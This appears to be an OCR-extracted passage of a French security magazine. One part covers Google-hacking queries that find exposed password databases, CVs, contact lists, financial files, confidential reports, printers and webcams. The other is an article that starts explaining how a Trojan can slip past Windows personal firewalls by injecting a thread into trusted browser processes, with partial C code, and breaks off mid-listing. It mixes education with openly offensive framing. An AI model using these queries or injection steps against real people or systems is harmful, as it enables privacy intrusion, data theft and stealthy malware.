


Figure 10. Logiciel DUclassified dans la configuration standard




Figure 11. Carnet d'adresses électronique obtenu grâce à Google

duClassified/ et de la remplacer par `http://<host>/duClassified/_private/duclassified.mdb` pour obtenir un fichier avec les mots de passe et, par conséquent, un accès illimité à l'application (voir la Figure 10). Pour trouver les sites utilisant l'application décrite, essayez de taper la question suivante dans Google : "Powered by DUclassified" -site:duware.com (pour éviter les résultats concernant le site de l'éditeur). Ce qui est intéressant c'est que l'éditeur DUclassified – la société DUware – a créé d'autres applications vulnérables à ce type d'opérations.

En théorie, tout le monde sait qu'il ne faut pas coller les mots de passe sur le moniteur ou les cacher sous le clavier. Cependant, beaucoup d'utilisateurs enregistrent leurs mots de passe dans des fichiers à l'intérieur de leurs dossiers personnels étant eux-mêmes, contrairement aux attentes, disponibles depuis Internet. En outre, beaucoup d'entre sont des administrateurs réseaux et c'est pourquoi, ces fichiers sont d'une importance capitale. Difficile de trouver une règle pour rechercher ce type de données mais les combinaisons de mots du type : *account, users, admin, administrators, passwd, password* etc. peuvent apporter de bons résultats notamment pour les types de fichiers suivant : *.xls, .txt, .doc, .mdb* et *.pdf*. Il est également conseillé de s'intéresser aux répertoires nommés avec les mots *admin, backup* ou d'autres mots similaires : `inurl:admin intitle:index.of`. Pour voir des questions concernant les mots de passe, reportez-vous au Tableau 6.

Pour rendre aux intrus l'accès à vos mots de passe plus difficile, vous devez tout d'abord penser où et pourquoi vous les tapez, comment ils sont stockés et comment ils sont utilisés. Si vous surveillez un service Internet, vous devez analyser la configuration des applications utilisées, trouver les données exposées au danger ou mal protégées et les sécuriser de façon appropriée.

Sur Internet

- <http://johnny.ihackstuff.com> – l'archive d'informations sur Google hacking la plus importante,
- <http://insecure.org/nmap/> – le scanner réseau Nmap,
- <http://thc.org/thc-amap/> – le scanner amap.

Tableau 7. Recherche des données personnelles et des documents confidentiels

Question	Résultat
<code>filetype:xls inurl:"email.xls"</code>	des fichiers <i>email.xls</i> pouvant contenir des adresses
<code>"phone * * *" "address *" "e-mail" intitle:"curriculum vitae"</code>	des documents CV
<code>"not for distribution" confidential</code>	des documents avec la clause <i>confidential</i>
<code>buddylist.blt</code>	des listes de contacts du logiciel de messagerie instantanée <i>AIM</i>
<code>intitle:index.of mystuff.xml</code>	des listes de contacts du logiciel de messagerie instantanée <i>Trillian</i>
<code>filetype:ctt "msn"</code>	des listes de contacts <i>MSN</i>
<code>filetype:QDF QDF</code>	la base de données du logiciel financier <i>Quicken</i>
<code>intitle:index.of finances.xls</code>	des fichiers <i>finances.xls</i> pouvant contenir des informations sur des comptes bancaires, des rapports financiers et des numéros de cartes de crédit
<code>intitle:"Index Of" -inurl:maillog maillog size</code>	des fichiers <i>maillog</i> pouvant contenir des messages e-mail
<code>"Network Vulnerability Assessment Report"</code> <code>"Host Vulnerability Summary Report"</code> <code>filetype:pdf "Assessment Report"</code> <code>"This file was generated by Nessus"</code>	des rapports sur l'étude de la sécurité des réseaux, des tests de pénétration, etc.

Tableau 8. Séquences caractéristiques pour les périphériques réseaux

Question	Périphérique
<code>"Copyright (c) Tektronix, Inc." "printer status"</code>	les imprimantes PhaserLink
<code>inurl:"printer/main.html" intext:"settings"</code>	les imprimantes Brother HL
<code>intitle:"Dell Laser Printer" ews</code>	les imprimantes Della basées sur la technologie EWS
<code>intext:centroware inurl:status</code>	les imprimantes Xerox Phaser 4500/6250/8200/8400
<code>inurl:hp/device/this.LCDispatcher</code>	les imprimantes HP
<code>intitle:liveapplet inurl:LvAppl</code>	les caméras Canon Webview
<code>intitle:"EvoCam" inurl:"webcam.html"</code>	les caméras Evocam
<code>inurl:"ViewerFrame?Mode="</code>	les caméras Panasonic Network Camera
<code>(intext:"MOBOTIX M1" intext:"MOBOTIX M10") intext:"Open Menu" Shift-Reload</code>	les caméras Mobotix
<code>inurl:indexFrame.shtml Axis</code>	les caméras Axis
<code>SNC-RZ30 HOME</code>	les caméras Sony SNC-RZ30
<code>intitle:"my webcamXP server!" inurl:":8080"</code>	les caméras disponibles via l'application <i>WebcamXP Server</i>
<code>allintitle:Brains, Corp. camera</code>	les caméras disponibles via l'application <i>mmEye</i>
<code>intitle:"active webcam page"</code>	les caméras dotées de l'interface USB

Données personnelles et documents confidentiels

Aussi bien que dans les pays faisant parti de l'Union Européenne qu'aux États-Unis, il existe des

des utilisateurs. Malheureusement, il arrive que les différents documents confidentiels contenant vos données soient mis dans des endroits accessibles au grand public ou envoyés via le réseau sans être pour autant sécurisés. Il suffit

vos Curriculum Vitae envoyé pour la recherche d'un emploi pour qu'il connaisse votre adresse, votre numéro de téléphone, votre date de naissance, votre niveau d'étude, vos centres d'intérêts et votre expérience professionnelle.




Figure 12. Un document confidentiel trouvé par le moteur de recherche




Figure 13. Page de configuration de l'imprimante HP trouvée par Google

trouver, il faut poser la question suivante : `intitle:"curriculum vitae" "phone * * *" "address *" "e-mail"`. Il est également facile de trouver des adresses sous forme de listes de noms, de numéros de téléphones et d'adresses e-mail (Figure 11). Cela résulte du fait que presque tous les utilisateurs d'Internet créent différents types de carnets d'adresses électroniques – ceux-ci sont peu importants pour un intrus moyen mais un manipulateur habile (*social engineering*) sera capable d'utiliser au mieux ces données,

notamment si celles-ci concernent les contacts dans le cadre d'une société. Dans ce cas, il est conseillé de taper la question : `filetype:xls inurl:"email.xls"` permettant de trouver des feuilles de calcul nommées *email.xls*.

La même situation concerne les logiciels de messagerie instantanée et les listes de contacts enregistrées. Quand une liste de ce type tombe entre les mains d'un intrus, celui-ci pourra essayer de se faire passer pour vos amis. Ce qui est intéressant, c'est qu'un grand nombre de

données personnelles se trouvent dans des documents officiels – des rapports de la police, des notes judiciaires ou même dans des cartes de maladie.

Sur Internet, il y a également des documents privés possédant une clause de confidentialité. Ce sont des plans de projets, des documentations techniques, de différentes enquêtes, rapports, présentations et beaucoup d'autres documents à utilisation interne. Il est facile de les trouver car ils contiennent souvent le mot *confidential*, la phrase *Not for distribution*, etc. (voir la Figure 12). Le Tableau 7 comprend quelques questions concernant ces documents souvent privés ou confidentiels.


Tout comme dans le cas des mots de passe, pour éviter la divulgation au public d'informations privées, il faut rester prudent et surveiller les données publiées. Les sociétés et les institutions doivent élaborer et mettre en œuvre des réglementations appropriées, des procédures, des principes de sécurité et préparer son personnel pour faire face à ce problème.

Périphériques réseaux

Plusieurs administrateurs ne prennent pas au sérieux la sécurité des périphériques tels que les imprimantes réseaux ou les caméras Web. Pourtant, une imprimante mal sécurisée peut devenir la première cible à attaquer par l'intrus qu'il utilisera ensuite pour réaliser des attaques contre d'autres systèmes sur le réseau. Les caméras Internet ne sont pas très dangereuses et peuvent être considérées comme un divertissement mais il n'est pas difficile d'imaginer la situation où les données de ce type auraient de l'importance (une espièglerie industrielle, un vol à main armée). Les questions sur les imprimantes et les caméras se trouvent dans le Tableau 8 et la Figure 13 représente la page de configuration de l'imprimante trouvée sur le réseau. ■

Contourner discrètement les pare-feux personnels dans Windows

Mark Hamilton



Nombreux sont les utilisateurs d'Internet à avoir recours à des pare-feux dits personnels, comme Softwin BitDefender ou Norton Personal Firewall. Ces applications génèrent des messages-guides lorsque d'autres programmes tentent d'établir des connexions Internet et bloquent de telles tentatives si ces dernières ne sont pas confirmées par l'utilisateur. Toutefois, il existe tout au moins une possibilité de contourner discrètement de tels pare-feux.

Supposons que vous ayez développé un cheval de Troie ou un logiciel de ce genre. Malheureusement, vos victimes utilisent un pare-feu censé bloquer les tentatives de connexion et même découvrir l'existence de cet outil (voir la Figure 1). Il vous faut, d'une manière ou d'une autre, percer ce système de sécurité.

Un pare-feu performant possède en général une fonction chargée de sauvegarder les règles de sécurité de sorte que l'utilisateur n'ait pas à être informé à chaque tentative de connexion des outils obligés d'établir des connexions très souvent – comme les navigateurs, les clients email, les filtres antispam, les messageries instantanées, etc. L'utilisateur accorde ces permissions lorsqu'il pense que ce logiciel est confidentiel et lorsqu'il sait qu'il va l'utiliser très souvent.

Vous avez peut-être déjà deviné notre démarche : il suffit de faire croire au pare-feu que notre cheval de Troie n'est rien d'autre qu'un nouveau programme pour lequel il existe déjà une permission. Qui aurait pu croire qu'il était possible de procéder ainsi ? Le programme approprié doit seulement exé-

tant puisse faire la différence entre ce que notre programme et le programme autorisé font (le tout en notre faveur). Bien qu'à priori difficile, ce procédé est relativement aisé. Tout ce dont nous avons besoin est fourni par l'API de Windows.

Programmation d'un contournement

Afin de contourner discrètement un pare-feu, il vous suffit de regrouper les fonctions de votre

Cet article explique...

- comment contourner les pare-feux personnels sous Windows,
- comment joindre des fils d'exécution externes aux processus.

Ce qu'il faut savoir...

- il est nécessaire de maîtriser les bases du traitement multi-tâches,
- vous connaissez idéalement le modèle de processus MS Windows,
- vous possédez idéalement un niveau intermé-

À propos de l'auteur

Diplômé d'informatique, Mark Hamilton travaille comme consultant indépendant en sécurité pour le compte de PME ainsi que de particuliers. En plus de la neuroinformatique et du *grid computing*, la sécurité des applications Web et des réseaux représentent les principaux domaines de son activité. Le présent article est sa première publication.

outil nécessitant une connexion en une seule fonction. Cette fonction peut être exécutée en tant qu'unique fil d'exécution (se reporter à l'Encadré intitulé *Windows, les processus et les fils d'exécution*), lequel peut être joint de nouveau à un autre processus d'exécution (voir le Figure 2). L'API Windows propose une fonction très utile : `CreateRemoteThread()` (voir le Listing 1).

Cette fonction a pour but de créer un fil d'exécution fonctionnant dans l'espace d'adressage virtuel d'un autre processus. Chaque action de ce fil d'exécution sera par conséquent interprétée comme s'il était exécuté à partir de son processus hôte (remarquez que cette




Figure 1. Connexions non autorisées bloquées par un pare-feu

Listing 1. La fonction `CreateRemoteThread()` – prototype

```
HANDLE CreateRemoteThread
(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);
```

fonction peut également être utilisée sur une base constructive, mais nous ne l'utiliserons pas de cette manière dans le cadre du présent

article). En d'autres termes, votre cheval de Troie doit chercher des processus hôtes appropriés (voir le Tableau 1) puis joindre son fil d'exécution à l'un d'eux. Le fil d'exécution sera exécuté dans l'espace adresse de ce processus hôte et, de ce fait, un pare-feu autorisera sa tentative de connexion.

Au vue de ce que nous savons maintenant, notre programme doit être capable de :

- trouver des processus d'exécution appropriés,
- joindre un fil d'exécution à l'un de ces processus,
- communiquer avec le fil d'exécution éloigné.

Par ailleurs, le fil d'exécution à distance doit être capable de communiquer avec notre programme et d'établir une connexion Internet.

Trouver les processus appropriés

Il existe deux possibilités de détecter une application : par le nom de

Windows, les processus et les fils d'exécution

Dans un passé révolu, le système d'exploitation MS Windows était incapable d'exécuter plus d'un programme simultanément. C'est la raison pour laquelle ce système d'exploitation était dit monotâche. Avec le progrès, un nouveau modèle appelé multitâche a été implémenté. En d'autres termes, il devenait possible d'exécuter plus d'un programme à la fois dans la mesure où un processus représentait l'instance d'un programme d'exécution. La durée des calculs et l'espace dédié à la RAM ont dû faire l'objet d'une partition puisque chaque processus nécessite son propre calcul et sa propre RAM. Il est donc possible de comparer un processus à une attribution du temps de calcul et de la RAM pour différentes tâches.

Toutefois, ce n'est pas le processus à proprement parlé qui exécute les éléments, mais les fils dits d'exécution. Chaque processus dispose d'au moins un fil d'exécution chargé d'exécuter les commandes et de fonctionner dans l'espace d'adressage virtuel de son processus hôte (partie de la RAM attribuée au processus par le système d'exploitation). Un processus peut disposer de plus d'un fil d'exécution. On appelle cette propriété le traitement multi-tâches. Toutefois, les fils d'exécution ne peuvent exister sans un processus, qui représente une sorte d'habitat pour eux. En résumé, aucun processus n'a accès à l'espace adresse d'un autre processus, mais, depuis Windows NT, il est devenu possible, pour quelque raison que ce soit, de déplacer un fil d'exécution d'une section de l'espace adresse vers une autre, même dans l'espace adresse d'un autre processus, et d'exécuter ce dernier ultérieurement. Voilà ce que nous pouvons exploiter.




Figure 2. Fils d'exécution joints à des processus privilégiés acceptés par un pare-feu

Tableau 1. Programmes les plus connus ayant recours à des réseaux utilisables comme applications hôtes

Programme	Nom de l'exécutable	Version du programme
Internet Explorer	<i>iexplore.exe</i>	6.0.0
Mozilla Firefox	<i>firefox.exe</i>	1.0.3
Netscape Navigator	<i>netscp.exe</i>	7.1
Opera	<i>opera.exe</i>	8.0
Mozilla	<i>mozilla.exe</i>	1.7.6
Mozilla Thunderbird	<i>thunderbird.exe</i>	1.0
Outlook Express	<i>msimn.exe</i>	6.0
Outlook	<i>outlook.exe</i>	9.0
Eudora	<i>eudora.exe</i>	6.2
Pegasus	<i>Pegasus.exe</i>	4.2
ICQ	<i>icq.exe</i>	5.0.5
ICQ Lite	<i>ICQLite.exe</i>	2.0.3.4
YIM	<i>yim.exe</i>	6.0
AIM	<i>aim.exe</i>	5.1
MSNM	<i>msnm.exe</i>	7.0
Miranda	<i>miranda32.exe</i>	0.3
Trillian	<i>trillian.exe</i>	basic 3.1
Spamihilator	<i>spamihilator.exe</i>	0.9
Shareaza	<i>shareaza.exe</i>	2.1
KaZaA	<i>kazaa.exe</i>	3.0
KaZaA Lite	<i>kazaalite.exe</i>	2.6
eMule	<i>emule.exe</i>	0.4.5
eDonkey	<i>edonkey.exe</i>	0.5
eDonkey 2000	<i>edonkey2000.exe</i>	1.1
BitTorrent	<i>BitTorrent-4.0.1.exe</i>	4.0.1
Azureus	<i>Azureus.exe</i>	2.2

son programme exécutable ou par le titre de sa fenêtre. Des méthodes plus sûres existent probablement comme les fausses communications avec ces processus, mais les deux approches mentionnées ci-dessus sont certainement les plus faciles. Il vous faut toutefois bien déterminer laquelle de ces méthodes utiliser pour quel programme. Par exemple, le titre de la fenêtre *Internet Explorer* change pour chaque site Web que nos victimes potentielles visiteront (puisque c'est le même que le titre du site Web visité). Dans ce cas, la détection par les noms de fenêtres est inutile, mais le nom du fichier *.exe* (*iexplore.exe*) n'est évidemment pas modifié.

Par ailleurs, tous les logiciels hôtes adaptés ne disposent pas tous de fenêtre. La détection par le nom *.exe* est donc la première méthode à envisager, en tant que méthode définitivement plus sûre, mais il existe sans doute des programmes dépourvus de nom fixe en *.exe*, et il serait donc utile de disposer d'une autre méthode.

Afin de trouver l'ensemble des processus d'exécution, vous pouvez avoir recours à la fonction `CreateToolhelp32Snapshot()` proposée par l'API de Microsoft Windows :

```
HANDLE WINAPI
CreateToolhelp32Snapshot(
    DWORD dwFlags,
    DWORD th32ProcessID
);
```

Pour le premier paramètre `DWORD` (Double Word), nous utiliserons `TH32CS_SNAPPROCESS`, puisque nous ne voulons que des processus (et pas de fils d'exécution !), pour le second, nous aurons recours à la valeur 0 (celui-ci serait ignoré de toute façon). Ensuite, il est possible d'utiliser les fonctions `Process32First()` ainsi que `Process32Next()` afin de scanner la copie d'écran et de rechercher les noms en *.exe* appropriés.

Il suffit désormais de déterminer

(nous en avons besoin d'un pour la fonction `CreateRemoteThread()`). Il nous faut donc prendre un ID de processus ou `ProcessID` (stocké également à l'intérieur de la copie d'écran) puis, appeler la fonction `OpenProcess()` afin d'obtenir un descripteur de processus valide. Vous trouverez dans le Listing 2 un exemple de fonction qui tente d'ouvrir un descripteur pour un processus `ieexplore.exe`.

Une copie d'écran de l'ensemble des processus d'exécution est tout d'abord générée puis son accessibilité est contrôlée. La fonction cherche ensuite les processus intitulés `ieexplore.exe` présents dans la copie d'écran au moyen des fonctions `Process32First()` et `Process32Next()`. À supposer que cette fonction trouve un processus approprié, un descripteur de ce processus en question sera finalement ouvert au moyen de la fonction `OpenProcess()` (dans la mesure où un accès complet au processus est nécessaire, le drapeau `PROCESS_ALL_ACCESS` est utilisé). Si la tentative aboutit, il est alors possible de joindre un fil d'exécution à ce processus.

Afin de réussir l'exécution de la fonction `OpenProcess()`, des droits particuliers ne sont pas nécessaires tant que le processus cible tourne sous le même compte utilisateur que celui de votre application. En d'autres termes, tant que l'utilisateur exécute le processus cible, celui-ci peut être injecté à partir de votre application – en supposant que rien n'est venu modifier les droits d'accès du processus, ce qui, bien sûr, représente le pire scénario.

Joindre le fil d'exécution au processus hôte

Nous disposons désormais d'une poignée valide pour le processus approprié. Nous pouvons donc tenter de joindre notre fonction de fil d'exécution (en anglais *threadfunction*) sous forme de fil d'exécution

Listing 2. Fonction tentant d'ouvrir un descripteur pour le processus `ieexplore.exe`

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>

BOOL FindInternetExplorer( )
{
    HANDLE hProcessSnap;
    HANDLE hProcess;
    PROCESSENTRY32 pe32;
    hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
    if( hProcessSnap == INVALID_HANDLE_VALUE )
    {
        return( FALSE );
    }
    pe32.dwSize = sizeof( PROCESSENTRY32 );
    if( !Process32First( hProcessSnap, &pe32 ) )
    {
        CloseHandle( hProcessSnap );
        return( FALSE );
    }
    do
    {
        if( strcmp( pe32.szExeFile, "ieexplore.exe" ) == 0 )
        {
            hProcess = OpenProcess( PROCESS_ALL_ACCESS, FALSE, pe32.th32ProcessID );
            if ( hProcess != NULL )
            {
                // Here we can attach our thread
            }
            CloseHandle( hProcess );
        }
    } while( Process32Next( hProcessSnap, &pe32 ) );
    CloseHandle( hProcessSnap );
    return( TRUE );
}
```

Listing 3. Exemple de fonction devant être appelée de l'intérieur même de l'application distante

```
#include <windows.h>
BOOL OnProcess( BOOL Attach )
{
    TCHAR Filename[ MAX_PATH ] = { TEXT('\0') };
    GetModuleFileName( NULL, Filename, MAX_PATH );
    MessageBox( NULL, Filename,
        Attach ? TEXT("Attach") : TEXT("Detach"),
        MB_OK | MB_ICONINFORMATION | MB_TASKMODAL );
    return TRUE;
}

BOOL WINAPI DllMain( HINSTANCE hinstDLL,
